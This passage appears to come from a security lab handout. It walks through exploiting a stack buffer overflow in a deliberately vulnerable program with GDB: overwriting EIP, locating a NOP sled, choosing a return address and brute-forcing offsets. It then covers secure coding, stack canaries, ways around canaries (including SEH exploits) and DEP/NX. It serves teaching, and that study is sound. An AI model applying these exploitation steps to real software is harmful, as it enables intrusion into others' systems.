


Fire up GDB again and run it with the input of our exploit we've built so far. Notice that we did overwrite the EBP register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a little endian format which interprets bytes from right-to-left instead of big endian which is how we normally read and write binary numbers from left-to-right. So if we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE. Likewise if we wanted our address to be 0xCAFEBABE then we should store it as 0xBE 0xBA 0xFE 0xCA.


Type "c" to continue and reach the segmentation fault caused by overwriting the EIP with the 0xBEBAFECA (CAFEBABE). Confirm that the EIP address was actually overwritten by typing "info registers" again.



Just for practice go ahead and reverse the DEADBEEF and CAFEBABE values so that that will appear correctly in the next steps.



Check that GDB reports 0xDEADBEEF as the value of the EBP register after *strcpy* has executed. Type “c” to continue debugging. Notice that the program crashes with a segmentation fault when it tries to execute an instruction at an unknown address 0xCAFEBABE. The “x/li $eip” prints the address and corresponding instruction for a given register. The output shows that we have successfully overwritten the return pointer, which has set the EIP (*Instruction Pointer)* in what the program thinks is the next stack frame.




Next, let's figure out where our NOP sled is in the buffer. Restart GDB and this time set a breakpoint just before the call to *strcpy* (break *main+34). If you don't know how to find this information review the previous steps on disassembling main and setting a breakpoint on an instruction. Run GDB with out exploit as input. The ESP register contains the stack pointer and the instructions that will be executed next. At our breakpoint (just before *strcpy*) is called, dump the contents in memory starting at the current stack pointer location. The command "x/64bx $esp" will dump 64 bytes of the current stack in hex format starting at the current stack pointer location. Type "next" to run the next instruction (the *strcpy* instruction) and dump the stack contents again.


You should notice some familiar bytes. The 0x90s are the NOPs from our NOP sled followed by the start of our shellcode. The address 0xBFFFF7D0 is the start of our NOP sled, but let's use 0xBFFFF7D8 since it is safely in the middle of out NOPs. It's important to note that debuggers have an observer effect that can cause offsets of a few bytes here and there from what happens when a program executes outside of a debugger so it is better to aim for something where it is ok to miss by a few bytes.

Important Note: If your memory addresses do not exactly match the figure above, don't panic! Compiling the program binary in different directories with debug options can cause the memory addresses this shift slightly. You can test this by compiling the program with


and without the “-g” option and running “md5sum basic_vuln.o” on each binary. Compiling without the “-g” flag should make the hash result stable when compiling in different directories, but debugging will become more difficult. For example the debugger will only print the memory address of the *strcpy* function (not the function name as it did in the figure above) if debug symbols are not included. If your memory addresses differ than take a moment to understand this step and move forward with a memory address value from your debugger session.




The address we want to start executing code at is 0xBFFFF7D8. The return pointer is current set to 0xCAFEBABE. So replace 0xCAFEBABE with 0xBFFFF7D8. Remember that you need to store is in reverse byte order because it will be interpreted as little endian format. At this point we could overwrite the EBP register (current 0xDEADBEEF), but our exploit doesn't depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so we'll leave it as 0xDEADBEEF.




Now for the moment of truth. Fire up GDB, do not set a breakpoint, and run the program. You should see “Owned!!!” printed to the console! Now try running the exploit outside of GDB. Likely you will see “Illegal instruction”. This is because the offsets are slightly different as a result of the debugger adding instrumentation. So how do we calculate the new offsets?




Proprietary software is almost always compiled without debug options, so we might want to re-compile the basic_vuln code without the “-g” option. Note that for this lab we left debug options enabled because it makes debugging significantly easier. In future labs we will not have this luxury.



We need to figure out the new offsets for when the program is run outside of GDB. We could manually guess and check, but that would be time consuming and stupid. Instead we could try brute forcing a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload. We try several offsets and find that at a 13 word offset EIP is overwritten and our exploit is successful.



If you compiled the program *without* debug options it should have the md5 hash eef36bb004915d57a3ef7d14cc1394de. With these compilation settings a target memory address of 0xBFFFF7D8 should work both inside and outside of the debugger.




Mitigation: Secure Coding

One way to mitigate buffer overflow attacks is by practicing secure coding techniques. Every time your code solicits input, whether it is from a user, from a file, over a network, etc., there is a potential to receive inappropriate data. You should also consider that unsolicited data in your program may be tainted by other data that is directly solicited.

If the input data is longer than the buffer we have allocated it must be truncated or we run the risk of a buffer overflow vulnerability. Similarly, if we allocated a buffer and the input data is too short, then we run the risk of a buffer underflow vulnerability. In some languages such as C a buffer's initial contents is just what happened to previously be in that memory region. In the case of the Heartbleed vulnerability a buffer underflow was leveraged to provide a smaller input the the allocated buffer which was then returned to the attacker partially filled with the contents of old memory regions. Heartbleed was a serious concern because attacker's could repeat this request multiple times to pilfer memory for sensitive data.

Secure programming is arguably our best defense against buffer overflows.



Mitigation: Stack Canaries

Coal miners used to bring a canary (bird) into the coal mines to serve as an early warning if the mine filled with poisonous gases. Since the canary would die before the miner's would from any poisonous gas, miner's knew to exit the mine as soon as they saw a dead canary. Borrowing from this analogy, a "canary" can be placed just before each return pointer. When the compiler creates the program it generates a random value to act as a canary and places it before the sensitive location in memory. Before the program is allowed to use the protected value (such as a return pointer) it checks to see if the canary

Since it's usually not possible for an attacker to read the value of the canary before overwriting the buffer (and likely "killing" the canary), it is becomes a guessing game for the attacker to overwrite the canary with the correct value. The *StackGuard.jar* interactive demo provides a simple example of how stack canaries work in theory.

In some situations, it is may be possible for an attacker to deal with canaries. If the attack can be repeated the attacker may be able to repeat the attack until he correctly guesses the value of the canary. In other cases a separate bug may be used to reveal the value of the canary enabling the attacker supply the correct canary value. Finally, the attacker may rely on the behavior of the canary to throw an exception when the canary is killed. If the

attacker is able to overwrite the existing exception handler structure on the stack, he can use it to redirect control flow. This technique is known as a Structured Exception Handling (SEH) exploit.

Follow up Exercise: Read the GCC man page entry for the “-fstack-protector” flag. You can find it by searching “man gcc | grep stack-protector”. Note that the version of GCC in the VM is too old to actually support this option.

Non-executable Stack Memory Protections

Idea: Mark memory regions corresponding to buffers in programs as *data* regions and prevent the program from ever executing *code* in a region marked as *data.*


Mitigation: Data Execution Prevention (DEP) and No-eXecute (NX) Bit

So far our basic exploit process is as follows: 1) find a memory corruption 2) change control flow 3) execute shellcode on the stack. However most applications never need to execute memory on the stack, so why not just make the stack nonexecutable? This is done with segmentation, which marks sections of the program as *data* or *code* and prevents *data* from being executed. This protection is referred to as either Data Execution Prevention (DEP) or No-eXecute (NX) 